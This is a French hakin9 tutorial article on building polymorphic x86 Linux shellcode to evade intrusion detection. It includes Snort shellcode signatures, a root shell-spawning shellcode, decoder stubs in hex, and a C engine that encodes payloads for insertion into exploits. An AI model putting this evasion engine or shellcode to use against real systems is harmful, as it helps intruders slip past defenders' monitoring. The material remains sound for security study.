hakin9

Créer un shellcode polymorphique

Michał Piotrowski

Article publié dans le numéro 6/2005 du magazine *hakin9*

Tout droits réservés. La copie et la diffusion d'article sont admises a condition de garder sa forme et son contenu actuels.

Magazine *hakin9*, Software – Wydawnictwo, ul. Piaskowa 3, 01-067 Varsovie, Pologne, *fr@hakin9.org*

Programmation

Créer un shellcode polymorphique

Michał Piotrowski

Degré de difficulté

Grâce à l'article publié dans le numéro précédent de hakin9, vous avez appris à créer et modifier le shellcode. Vous avez eu également l'occasion de connaître les problèmes de base liés à sa structure et les techniques permettant de les contourner. Grâce à cet article, vous allez apprendre ce qu'est le polymorphisme et comment écrire les shellcodes non identifiables par les systèmes IDS.

Lorsque vous réalisez une attaque contre un service réseau, il y a toujours un risque que vous soyez repéré par un système de détection d'intrusions (en anglais *Intrusion Detection System* – IDS) et que malgré la réussite de l'attaque, l'administrateur vous identifie vite et qu'il vous déconnecte du réseau attaqué. C'est incontournable car la plupart des shellcodes ont une structure similaire, utilisent les mêmes appels système et les instructions assembleur et il est donc facile de créer pour ces shellcodes des signatures universelles.

La solution partielle à ce problème est la création de shellcode polymorphique qui n'aura pas les caractéristiques propres aux shellcodes typiques, mais qui réalisera en même temps les mêmes fonctionnalités. Cela peut paraître difficile à réaliser, mais si vous arrivez à maîtriser la structure du shellcode lui-même, cela ne vous posera aucun problème. Tout comme dans l'article *Optimisation des shellcodes dans Linux* publié dans *hakin9* 5/2005, votre point de départ sera la plateforme x86 de 32 bits, le système Linux avec le noyau de la série 2.4 (tous les exemples fonctionnent également dans les systèmes dotés de noyau de la série 2.6) et les outils Netwide Assembler (*nasm*) et *hexdump*.

Pour ne pas commencer dès le début, utilisez trois logiciels créés au préalable. Prenez comme exemple deux shellcodes *write4.asm* et *shell4.asm*. Leurs codes source sont présentés sur les Listings 1 et 2 et la méthode pour les convertir en code assembleur est démontrée sur les Figures 1 et 2. Pour tester vos shellcodes, utilisez le logiciel *test.c* présenté sur le Listing 3.

Shellcode développé

Votre objectif est d'écrire un code constitué des deux éléments suivants : la fonction de décodeur et le shellcode encodé. Après avoir lancé le code et après s'être retrouvé dans la mémoire tampon

Cet article explique...

- comment écrire un shellcode polymorphique,
- comment créer un programme donnant aux shellcodes les traits polymorphiques.

Ce qu'il faut savoir...

- vous devez savoir utiliser le système Linux,
- vous devez connaître les règles de programmation en C et en assembler.

Polymorphisme

Le mot *polymorphisme* vient du grec et signifie *plusieurs formes*. Ce terme a été employé en informatique pour la première fois par un pirate bulgare portant le pseudonyme Dark Avenger, ce dernier ayant créé en 1992 le premier virus polymorphique. L'objectif du code polymorphique est d'éviter la détection tout en s'adaptant aux modèles, c'est-à-dire à certains traits caractéristiques permettant d'identifier un code donné. La technique de détection des modèles est utilisée dans les logiciels antivirus et dans les systèmes de détection des intrusions.

L'encodage est un mécanisme le plus souvent utilisé pour intégrer le polymorphisme dans le code des logiciels informatiques. Le code approprié, exécutant les fonctions principales du logiciel est encodé et une fonction de plus est ajoutée au logiciel, dont la seule tâche est d'encoder et de lancer le code original.

Signatures

Un élément clé pour tous les systèmes réseau de détection d'intrusions (en anglais *Network Intrusion Detection System* – NIDS) est la base de signatures, à savoir un ensemble de caractéristiques pour une attaque donnée ou un type d'attaques. Le système NIDS intercepte tous les paquets envoyés à travers le réseau et il essaye de les comparer à une des signatures disponibles. Dès qu'il réussit, une alerte est déclenchée. Les systèmes plus avancés sont également capables de configurer le pare-feu de sorte qu'il n'autorise pas l'entrée du trafic venant de l'adresse IP appartenant à l'intrus.

Ci-dessous, vous trouverez trois exemples de signatures pour le logiciel Snort permettant d'identifier la plupart des shellcodes typiques pour les systèmes Linux. La première d'entre elles détecte la fonction `setuid` (les octets `B0 17 CD 80`), la deuxième la chaîne de caractères `/bin/sh` et la troisième le piège `NOP` :

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";
  reference:arachnids,436; classtype:system-call-detect;
  sid:650; rev:8;)
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE Linux shellcode";
  content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";
  reference:arachnids,343; classtype:shellcode-detect;
  sid:652; rev:9;)
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
  (msg:"SHELLCODE x86 NOOP"; content:"aaaaaaaaaaaaaaaaaaaa";
  classtype:shellcode-detect; sid:1394; rev:5;)
```

Il est beaucoup plus difficile aux systèmes IDS de noter la présence de code polymorphique que celle du shellcode typique, mais il ne faut pas oublier que le polymorphisme ne résout pas tous les problèmes. La plupart des systèmes contemporains de détection d'intrusions utilisent, outre les signatures, des techniques plus ou moins avancées permettant de détecter également le shellcode encodé. Les plus connues parmi elles sont l'identification de la chaîne `NOP`, la détection des fonctions du décodeur et l'émulation du code.

Listing 1. *Fichier write4.asm*

```
1: BITS 32
2:
3: ; write(1,"hello, world!",14)
4:  push word 0x0a21
5:  push 0x646c726f
6:  push 0x77202c6f
7:  push 0x6c6c6568
8:  mov ecx, esp
9:  push byte 4
10:  pop eax
11:  push byte 1
12:  pop ebx
13:  push byte 14
14:  pop edx
15:  int 0x80
16:
17:  ; exit(0)
18:  mov eax, ebx
19:  xor ebx, ebx
20:  int 0x80
```

Listing 2. *Fichier shell4.asm*

```
1: BITS 32
2:
3: ; setreuid(0, 0)
4:  push byte 70
5:  pop eax
6:  xor ebx, ebx
7:  xor ecx, ecx
8:  int 0x80
9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11:  xor eax, eax
12:  push eax
13:  push 0x68732f2f
14:  push 0x6e69622f
15:  mov ebx, esp
16:  push eax
17:  push ebx
18:  mov ecx, esp
19:  cdq
20:  mov al, 11
21:  int 0x80
```

Listing 3. *Fichier test.c*

```
char shellcode[]="";
main() {
  int (*shell)();
 (int)shell = shellcode;
  shell();
}
```

dans un logiciel vulnérable, la fonction de décodeur décode tout d'abord le shellcode approprié, puis elle lui transfère la gestion. La structure du shellcode développé est présentée sur la Figure 3 et la Figure 4 représente les étapes données de son fonctionnement.

Décodeur

La tâche du décodeur est de décoder le shellcode. Il existe divers moyens permettant d'y parvenir mais quatre méthodes utilisant les instructions assembleur de base sont utilisées le plus souvent :

- la soustraction (l'instruction `sub`) – les valeurs numériques données sont soustraites des octets du shellcode encodé,
- l'ajout (instruction `add`) – les valeurs numériques données sont ajoutées aux octets donnés du shellcode,
- la différence symétrique (l'instruction `xor`) – les octets donnés du shellcode sont soumis à l'opération de différence symétrique avec une valeur définie,

```
~/shellcode
[enc]$ nasm write4.asm
[enc]$ hexdump -C write4
00000000  66 68 21 0a 68 6f 72 6c  64 68 6f 2c 20 77 68 68  |fh!.horldho, whh|
00000010  65 6c 6c 89 e1 6a 04 58  6a 01 5b 6a 0e 5a cd 80  |ell..j.Xj.[j.Z..|
00000020  89 d8 31 db cd 80                                 |..1...|
00000026
[enc]$
```

Figure 1. *Shellcode write4*

```
~/shellcode
[enc]$ nasm shell4.asm
[enc]$ hexdump -C shell4
00000000  6a 46 58 31 db 31 c9 cd  80 31 c0 50 68 2f 2f 73  |jFX1.1...1.Ph//s|
00000010  68 68 2f 62 69 6e 89 e3  50 53 89 e1 99 b0 0b cd  |hh/bin..PS......|
00000020  80                                                |.|
00000021
[enc]$
```

Figure 2. *Shellcode shell4*



Figure 3. *Structure du code polymorphique*



Figure 4. *Étapes de fonctionnement du code polymorphique*

- le déplacement (l'instruction `mov`) – les octets donnés du shellcode sont échangés les uns contre les autres.

Le Listing 4 représente le code source du décodeur utilisant l'instruction de soustraction. Essayez d'examiner de près son fonctionnement. Commencez par la troisième ligne du code source et à l'endroit repéré comme `three`. Vous y trouverez l'instruction `call` transférant l'exécution du logiciel vers l'endroit `one` et mettant en même temps sur la pile la valeur de l'adresse de l'instruction suivante. Grâce à cela, l'adresse de l'instruction `four` se trouvant après le code du décodeur sera mise sur la pile – dans votre cas, ce sera le début du shellcode encodé.

Dans la sixième ligne, enlevez cette adresse de la pile et mettez-la dans le registre ESI, réglez à zéro le registre ECX (ligne 7) et insérez-y (ligne 8) un nombre de 1 octet définissant la longueur du shellcode encodé. Pour l'instant, la valeur est 0 mais cela changera plus tard. Entre les lignes 10 et 14, il y a une boucle qui s'exécutera autant de fois que le nombre des octets se trouvant dans le shellcode encodé. Dans les itérations suivantes, le nombre mis dans le registre ECX sera diminué de 1 (l'instruction `sub cl, 1` dans la ligne 12) et la boucle cessera de fonctionner lorsque cette valeur sera égale à zéro. L'instruction `jnz two` (*Jump if Not Zero*) sautera au début de la boucle repéré comme `two` jusqu'à ce que le résultat de soustraction ne soit pas égal à zéro.

Dans la ligne 11, il y a l'instruction proprement dite décodant le shellcode – elle soustrait le zéro des octets suivants du shellcode (en regardant en arrière). Bien sûr, la soustraction

Listing 4. *Fichier decode_sub.asm*

```
 1: BITS 32
 2:
 3:  jmp short three
 4:
 5: one:
 6:  pop esi
 7:  xor ecx, ecx
 8:  mov cl, 0
 9:
10: two:
11:  sub byte [esi + ecx - 1], 0
12:  sub cl, 1
13:  jnz two
14:  jmp short four
15:
16: three:
17:  call one
18:
19: four:
```

```
~/shellcode
[enc]$ nasm decode_sub.asm
[enc]$ hexdump -C decode_sub
00000000  eb 11 5e 31 c9 b1 00 80  6c 0e ff 00 80 e9 01 75  |..^1....l......u|
00000010  f6 eb 05 e8 ea ff ff ff                           |........|
00000018
[enc]$ ndisasm decode_sub
00000000  EB11            jmp short 0x13
00000002  5E              pop si
00000003  31C9            xor cx,cx
00000005  B100            mov cl,0x0
00000007  806C0EFF        sub byte [si+0xe],0xff
0000000B  0080E901        add [bx+si+0x1e9],al
0000000F  75F6            jnz 0x7
00000011  EB05            jmp short 0x18
00000013  E8EAFF          call 0x0
00000016  FF              db 0xFF
00000017  FF              db 0xFF
[enc]$
```

Figure 5. *Compilation du décodeur decode_sub.asm*

du zéro n'a pas de sens, mais vous vous en occuperez dans la partie suivante de l'article. Dès que tout le code retrouvera sa forme originale, le décodeur saute (ligne 14) au début du code, ce qui permet aux instructions s'y trouvant de s'exécuter.

La compilation du code décodeur se déroule de la même manière que la compilation du shellcode, ce qui est représenté sur la Figure 5. Comme vous pouvez le constater, il y a dans le code deux octets zéro correspondant aux zéros dans les lignes 8 et 11 du code source du programme *decode_sub.asm*. Vous les remplacerez par les valeurs correctes (non zéro) lorsque vous allez lier le décodeur au shellcode encodé.

Encoder le shellcode

Vous avez déjà la fonction de décodage et il vous manque encore le shellcode encodé. Vous avez également les shellcodes– *write4* et *shell4*. Il faut donc les convertir au format pouvant coopérer avec le décodeur. Il est possible de le faire manuellement en ajoutant à chaque octet du code une valeur choisie, mais une telle solution est peu efficace et manque de souplesse à l'usage . Au lieu de cela, utilisez un nouveau programme nommé *encode1.c* visible sur le Listing 5.

À chaque octet de la variable de caractères `shellcode`, il ajoute la valeur définie dans la variable `offset`. Dans ce cas, modifiez le shellcode `write4` en incrémentant chaque octet de 1. La compilation du programme et le résultat obtenu sont présentés sur la Figure 6. Si vous comparez maintenant le shellcode original avec celui encodé, vous noterez qu'ils diffèrent de 1. En outre, le code que vous avez obtenu, résultant du fonctionnement du programme *encode1,* ne contient pas les octets zéro (`0x00`) – et de même, il peut être inséré dans un programme vulnérable au débordement de la mémoire tampon.

Lier le décodeur au code

Vous avez maintenant le décodeur et le shellcode encodé. Il ne vous reste qu'à les assembler et à vérifier si tout fonctionne correctement. Insérez-le tout dans la variable `shellcode` du programme *test.c* (Listing 6) tout en remplaçant les deux octets zéro se trouvant dans le code décodeur par la valeur `\x26` (la longueur du code encodé est de 38 octets – 26 dans le système hexadécimal) et `\x01` (pour obtenir un shellcode original, il faut diminuer de 1 la valeur de chaque octet). Comme vous pouvez le voir sur la

Listing 5. *Fichier encode1.c*

```
#include <stdio.h>
char shellcode[] =
  "\x66\x68\x21\x0a\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x68"
  "\x65\x6c\x6c\x89\xe1\x6a\x04\x58\x6a\x01\x5b\x6a\x0e\x5a\xcd\x80"
  "\x89\xd8\x31\xdb\xcd\x80";
int main() {
  char *encode;
  int shellcode_len, encode_len;
  int count, i, l = 16;
  int offset = 1;
  shellcode_len = strlen(shellcode);
  encode = (char *) malloc(shellcode_len);
  for (count = 0; count < shellcode_len; count++)
    encode[count] = shellcode[count] + offset;
  printf("Encoded shellcode (%d bytes long):\n", strlen(encode));
  printf("char shellcode[] =\n");
  for (i = 0; i < strlen(encode); ++i) {
    if (l >= 16) {
      if (i) printf("\"\n");
      printf("\t\"");
      l = 0;
    }
    ++l;
    printf("\\x%02x", ((unsigned char *)encode)[i]);
  }
  printf("\";\n");
  free(encode);
  return 0;
}
```

Listing 6. *Version modifiée du fichier test.c*

```
char shellcode[] =
  //decoder - decode_sub
  "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff"
  //encoded shellcode - write4
  "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
  "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
  "\x8a\xd9\x32\xdc\xce\x81";
main() {
  int (*shell)();
  (int)shell = shellcode;
  shell();
}
```

```
~/shellcode
[enc]$ gcc -o encode1 encode1.c
[enc]$ ./encode1
Encoded shellcode (38 bytes long):
char shellcode[] =
        "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
        "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
        "\x8a\xd9\x32\xdc\xce\x81";
[enc]$
```

Figure 6. *Compilation et fonctionnement du programme encode1.c*

```
~/shellcode
[enc]$ cat test.c
char shellcode[] =

        //decoder - decode_sub
        "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75"
        "\xf6\xeb\x05\xe8\xea\xff\xff\xff"

        //encoded shellcode - write4
        "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
        "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
        "\x8a\xd9\x32\xdc\xce\x81";

main()
{
        int (*shell)();
        (int)shell = shellcode;
        shell();
}
[enc]$ gcc -o test test.c
[enc]$ ./test
hello, world!
[enc]$
```

Figure 7. *Vérifier le fonctionnement du code polymorphique*

Listing 7. *Fichier decode_mov.asm*

```
 1: BITS 32
 2:
 3:  jmp short three
 4:
 5: one:
 6:  pop esi
 7:  xor eax, eax
 8:  xor ebx, ebx
 9:  xor ecx, ecx
10:  mov cl, 0
11:
12: two:
13:  mov byte al, [esi + ecx - 1]
14:  mov byte bl, [esi + ecx - 2]
15:  mov byte [esi + ecx - 1], bl
16:  mov byte [esi + ecx - 2], al
17:  sub cl, 2
18:  jnz two
19:  jmp short four
20:
21: three:
22:  call one
23:
24: four:
```

Figure 7, votre nouveau shellcode polymorphique fonctionne bien – le shellcode original est décodé et il affiche le message sur la sortie standard.

Créer un moteur

A présent, vous savez donner aux shellcodes les caractéristiques polymorphiques et les masquer ainsi aux systèmes de détection d'intrusions. Essayez alors d'écrire un programme simple permettant d'automatiser tout le processus – à l'entrée, il acceptera le shellcode en version originale, il l'encodera et il ajoutera un décodeur adéquat.

Commencez par créer les décodeurs utilisant les instructions `add`, `xor` et `mov`. Nommez-les respectivement `decode_add`, `decode_xor` et `decode_mov`. Comme les codes source des fonctions `decode_add` et `decode_xor` diffèrent de la fonction `decode_sub` créée au préalable seulement par l'instruction disponible dans la ligne 11, vous n'allez pas les présenter dans leur totalité. Il suffit que la ligne 11 soit remplacée par `add byte [esi + ecx - 1], 0` (pour `decode_add`) ou par `xor byte [esi + ecx - 1], 0` (pour `decode_xor`). Le code source `decode_mov` (voyez le Listing 7) est un peu différent et il utilise quatre instructions `mov` qui échangent les places de tous les deux octets voisins. Compilez les codes pour obtenir les programmes montrés sur la Figure 8. Transformez-les alors en variables de caractères et insérez dans le fichier source de votre moteur *encodee.c* (Listing 8).

Fonctions d'encodage

Il est temps maintenant de créer quatre fonctions qui chargeront le shellcode en version originale et qui l'encoderont. Nommez-les respectivement : `encode_sub`, `encode_add`, `encode_xor` et `encode_mov`. Les trois premières fonctions prennent comme arguments le pointeur vers le shellcode que vous voulez encoder et la clé sous la forme de la valeur de dépla-

```
~/shellcode
[enc]$ nasm decode_add.asm
[enc]$ nasm decode_xor.asm
[enc]$ nasm decode_mov.asm
[enc]$ hexdump -C decode_add
00000000  eb 11 5e 31 c9 b1 00 80  44 0e ff 00 80 e9 01 75  |..^1....D......u|
00000010  f6 eb 05 e8 ea ff ff ff                           |........|
00000018
[enc]$ hexdump -C decode_xor
00000000  eb 11 5e 31 c9 b1 00 80  74 0e ff 00 80 e9 01 75  |..^1....t......u|
00000010  f6 eb 05 e8 ea ff ff ff                           |........|
00000018
[enc]$ hexdump -C decode_mov
00000000  eb 20 5e 31 c0 31 db 31  c9 b1 00 8a 44 0e ff 8a  |. ^1.1.1....D...|
00000010  5c 0e fe 88 5c 0e ff 88  44 0e fe 80 e9 02 75 eb  |\...\...D.....u.|
00000020  eb 05 e8 db ff ff ff                              |.......|
00000027
[enc]$
```

Figure 8. *Décodeurs add, xor et mov*

Listing 8. *Définition des décodeurs*

```
char decode_sub[] =
  "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_add[] =
  "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x44\x0e\xff\x00\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_xor[] =
  "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x74\x0e\xff\x00\x80\xe9\x01\x75"
  "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_mov[] =
  "\xeb\x20\x5e\x31\xc0\x31\xdb\x31\xc9\xb1\x00\x8a\x44\x0e\xff\x8a"
  "\x5c\x0e\xfe\x88\x5c\x0e\xff\x88\x44\x0e\xfe\x80\xe9\x02\x75\xeb"
  "\xeb\x05\xe8\xdb\xff\xff\xff";
```

PROGRAMME DE PARTENARIAT
Software-Wydawnictwo

Inscrivez-vous et commencez à gagner

Le programme de partenariat de la Maison d'édition Software est une forme de la collaboration adressée aux propriétaires et aux administrateurs des services Internet.

L'inscription au programme d'affiliation est gratuite et peut vous apporter de grands avantages.
Il suffit que vous placiez le lien (bannière, bouton) à notre boutique Internet sur votre site et vous commencez à gagner de l'argent !

Vous recevrez 10 % de valeur de chaque achat effectué dans notre boutique via votre site Web.

www.pp.software.com.pl/fr

cement et elles retournent un pointeur vers un code nouvellement créé. Si lors de l'encodage, un octet zéro apparaît dans le shellcode résultant, les fonctions cesseront de fonctionner et elles retourneront la valeur NULL.

La fonction `encode_mov` prenant seulement un argument (le shellcode) et changeant la place de tous les deux octets voisins se présente d'une autre manière. Pour éviter les erreurs liées à la modification du code à un nombre impair d'octets, la fonction vérifie la longueur du shellcode et si nécessaire, échange le dernier octet contre l'instruction NOP (`0x90`). Grâce à cela, la longueur du code sera toujours la multiplicité de 2. Toutes les quatre fonctions sont présentées sur le Listing 9.

Fonctions liant le décodeur au code encodé

Pour lier le code décodeur au shellcode encodé, utilisez l'une de quatre fonctions disponibles. Ce sont : `add_sub_decoder`, `add_add_decoder`, `add_xor_decoder` et `add_mov_decoder`. Chacune d'entre elles modifie le décodeur dans une variable appropriée de sorte à remplacer les endroits zéro s'y trouvant par la longueur du code encodé et la valeur de déplacement. Ensuite, elle lie le décodeur au code encodé chargé en tant qu'argument, puis elle retourne le pointeur vers le code polymorphique tout prêt. Le Listing 10 représente l'une de ces fonctions – les autres font partie du fichier *encodee.c* disponible dans *hakin9.live*.

Fonctions d'aide et la fonction principale

Vous avez encore besoin de quelques fonctions d'aide permettant de faciliter l'utilisation du programme. La plus importante s'appelle `get_shellcode`, elle charge le shellcode original depuis un fichier défini comme argument. La deuxième, `print_code`, affiche le shellcode sous la forme formatée, prête à être insérée dans un exploit ou dans le programme *test.c*. Les deux dernières fonctions s'appellent `usage` et `getoffset` – la première affiche la mé-

Listing 9. *Fonctions d'encodage*

```
char *encode_sub(char *scode, int offset) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int i;
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode_len; i++) {
    ecode[i] = scode[i] + offset;
    if (ecode[i] == '\0') {
      free(ecode);
      ecode = NULL;
      break;
    }
  }
  return ecode;
}

char *encode_add(char *scode, int offset) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int i;
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode_len; i++) {
    ecode[i] = scode[i] - offset;
    if (ecode[i] == '\0') {
      free(ecode);
      ecode = NULL;
      break;
    }
  }
  return ecode;
}

char *encode_xor(char *scode, int offset) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int i;
  ecode = (char *) malloc(scode_len);
  for (i = 0; i < scode_len; i++) {
    ecode[i] = scode[i] ^ offset;
    if (ecode[i] == '\0') {
      free(ecode);
      ecode = NULL;
      break;
    }
  }
  return ecode;
}

char *encode_mov(char *scode) {
  char *ecode = NULL;
  int scode_len = strlen(scode);
  int ecode_len = scode_len;
  int i;
  if ((i = scode_len % 2) > 0)
    ecode_len++;
  ecode = (char *) malloc(ecode_len);
  for (i = 0; i < scode_len; i += 2) {
    if (i + 1 == scode_len)
      ecode[i] = 0x90;
    else
      ecode[i] = scode[i + 1];
    ecode[i + 1] = scode[i];
  }
  return ecode;
}
```

Laissez-vous convaincre de ce que nous pouvons faire pour vous

Notre magazine est la meilleure et la moins chère plate-forme destinée aux utilisateurs chevronnés des technologies informatiques.

Un vaste éventail de sujets abordés par nos magazines : à partir de la programmation, puis la sécurité, webdesign, jusqu'au support de système d'exploitation Linux, nous offre la possibilité d'une sélection optimale du groupe visé.

La publication en 7 langues et la parution de nos magazines dans pratiquement toute l'Europe nous permettent de mener de manière précise des actions promotionnelles au niveau local et de préparer facilement une compagnie globale à l'échelle transeuropéenne.

Envoyez-nous un e-mail (**publicite@software.com.pl**) afin que notre consultant puisse vous préparer une offre optimale qui sera conçue spécialement pour vous et tout à fait adaptée à vos exigences.

Software-Wydawnictwo Sp. z o.o. publie les magazines tels que :
Linux+, PHP Solutions, Hakin9, .PSD, Linux+Extra!, Progammation sous Linux, Software Developer's Journal Extra!, Aurox Linux, Linux pour débutants.

publicite@software.com.pl

Listing 10. *L'une des fonctions liant le décodeur au code encodé*

```
char *add_sub_decoder(char *ecode, int offset) {
  char *pcode = NULL;
  int ecode_len = strlen(ecode);
  int decode_sub_len;
  decode_sub[6] = ecode_len;
  decode_sub[11] = offset;
  decode_sub_len = strlen(decode_sub);
  pcode = (char *) malloc(decode_sub_len + ecode_len);
  memcpy(pcode, decode_sub, decode_sub_len);
  memcpy(pcode + decode_sub_len, ecode, ecode_len);
  return pcode;
}
```

```
~/shellcode
[enc]$ gcc -o encodee encodee.c
[enc]$ ./encodee
Usage: ./encodee -i file [-d SUB|ADD|XOR|MOV] [-o offset]
  -i    input file with original shellcode
  -d    decoder type (SUB, ADD, XOR, MOV)
  -o    offset (1 - 255)
  -h    help
[enc]$ ./encodee -i write4 -d ADD -o 15
Original shellcode (38 bytes long):
char shellcode[] =
        "\x66\x68\x21\x0a\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x68"
        "\x65\x6c\x6c\x89\xe1\x6a\x04\x58\x6a\x01\x5b\x6a\x0e\x5a\xcd\x80"
        "\x89\xd8\x31\xdb\xcd\x80";

Encoded shellcode (38 bytes long):
char shellcode[] =
        "\x57\x59\x12\xfb\x59\x60\x63\x5d\x55\x59\x60\x1d\x11\x68\x59\x59"
        "\x56\x5d\x5d\x7a\xd2\x5b\xf5\x49\x5b\xf2\x4c\x5b\xff\x4b\xbe\x71"
        "\x7a\xc9\x22\xcc\xbe\x71";

Polymorphic shellcode (62 bytes long):
char shellcode[] =
        "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x44\x0e\xff\x0f\x80\xe9\x01\x75"
        "\xf6\xeb\x05\xe8\xea\xff\xff\xff\x57\x59\x12\xfb\x59\x60\x63\x5d"
        "\x55\x59\x60\x1d\x11\x68\x59\x59\x56\x5d\x5d\x7a\xd2\x5b\xf5\x49"
        "\x5b\xf2\x4c\x5b\xff\x4b\xbe\x71\x7a\xc9\x22\xcc\xbe\x71";
[enc]$
```

Figure 9. *Compiler le programme encodee et créer un shellcode exemplaire*

```
~/shellcode
[enc]$ cat test.c
char shellcode[] =
        "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x44\x0e\xff\x0f\x80\xe9\x01\x75"
        "\xf6\xeb\x05\xe8\xea\xff\xff\xff\x57\x59\x12\xfb\x59\x60\x63\x5d"
        "\x55\x59\x60\x1d\x11\x68\x59\x59\x56\x5d\x5d\x7a\xd2\x5b\xf5\x49"
        "\x5b\xf2\x4c\x5b\xff\x4b\xbe\x71\x7a\xc9\x22\xcc\xbe\x71";

main()
{
        int (*shell)();
        (int)shell = shellcode;
        shell();
}
[enc]$ gcc -o test test.c
[enc]$ ./test
hello, world!
[enc]$
```

Figure 10. *Tester le shellcode généré*

thode de démarrage du programme et la seconde tire un nombre utilisé en tant que déplacement (si l'utilisateur ne le définit pas). Le code de ces fonctions est présenté dans le fichier *encodee.c* disponible dans *hakin9.live*.

À propos de l'auteur

Michał Piotrowski est maître en informatique et administrateur expérimenté des réseaux et systèmes. Durant plus de trois ans, il a travaillé en tant qu'inspecteur de sécurité dans un établissement responsable du bureau de certification supérieur dans l'infrastructure polonaise PKI. Actuellement, il est un expert en sécurité téléinformatique dans l'une des plus grandes institutions financières en Pologne. Il passe son temps libre à programmer. Il s'occupe également de la cryptographie.

Mettez ensemble tous les éléments du programme en utilisant la fonction `main` (voir le fichier *encodee.c* dans *hakin9.live*). Celle-ci est très simple – tout d'abord, elle vérifie les paramètres avec lesquels le programme a été démarré, puis elle charge le shellcode depuis un fichier indiqué, elle encode à l'aide de la fonction choisie, ajoute le décodeur et imprime le tout sur la sortie standard.

Tester le programme

Vérifiez maintenant si votre programme fonctionne correctement. Pour cela, créez un shellcode à base du code *write4* encodé via l'instruction `add` et le déplacement égal à 15 (Figure 9). Insérez-le ensuite dans le programme *test* et vérifiez son fonctionnement (Figure 10).

Conclusion

Vous connaissez maintenant les méthodes permettant de générer des shellcodes polymorphiques et vous avez réussi à écrire un programme automatisant tout le processus. Bien sûr, cela reste un programme très simple qui n'utilise que quatre décodeurs les plus communs mais il peut être un point de référence pour vos propres études et expérimentations. ●

Sur Internet

- *http://www.orkspace.net/software/libShellCode/index.php* – page d'accueil du projet libShellCode,
- *http://www.ktwo.ca/security.html* – page d'accueil de l'auteur d'ADMmutate,
- *http://www.phiral.com/* – page d'accueil de l'auteur du programme dissembler.